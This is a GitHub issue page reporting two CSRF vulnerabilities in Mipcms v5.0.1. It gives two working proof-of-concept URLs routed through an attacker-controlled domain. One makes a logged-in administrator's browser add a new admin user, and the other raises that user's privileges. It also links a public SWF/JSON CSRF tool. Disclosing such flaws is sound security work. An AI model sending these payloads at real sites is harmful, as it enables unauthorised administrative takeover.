New issue   Jump to bottom

Mipcms v5.0.1 has two CSRF vulnerability that can add the admin user #4

⊙ Open   **5huai** opened this issue on May 12, 2019 · 0 comments

5huai commented on May 12, 2019 • edited ▾

After the administrator logs in, accessing the following two links can add an administrator user

Poc address:https://github.com/sp1d3r/swf_json_csrf

1、 **Add a user:**

http://[Attack domain]/read.html?jsonData=
{%22groupId%22:1,%22username%22:%22admin123%22,%22password%22:%220192023a7bbd73250516f069df18b500%22,%22rpassword%22:%220192023a7bbd73250516f069df18b500%22}&php_url=http://[Attack domain]/test.php&endpoint=http://[Target domain]/index.php?s=/user/ApiAdminUser/itemAdd

2、 **Promote user privileges to administrator privileges**
Log in with admin123, admin123, and get user UID

Promote user privileges

http://[Attack domain]/read.html?jsonData={"uid":"[The
UID]","groupId":1,"username":"admin123","password":"3f7caa3d471688b704b73e9a77b1107f","rpassword":"3f7caa3d471688b704b73e9a77b1107f"}&php_url=http://[Attack
domain]/test.php&endpoint=http://[Target domain]/index.php?s=/user/ApiAdminUser/itemEdit

✎ 🔴 **5huai** changed the title ~~Mipcms v5.0.1 has a CSRF vulnerability that can add the admin user~~ **Mipcms v5.0.1 has two CSRF vulnerability that can add the admin user** on May 14, 2019

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

1 participant

🔴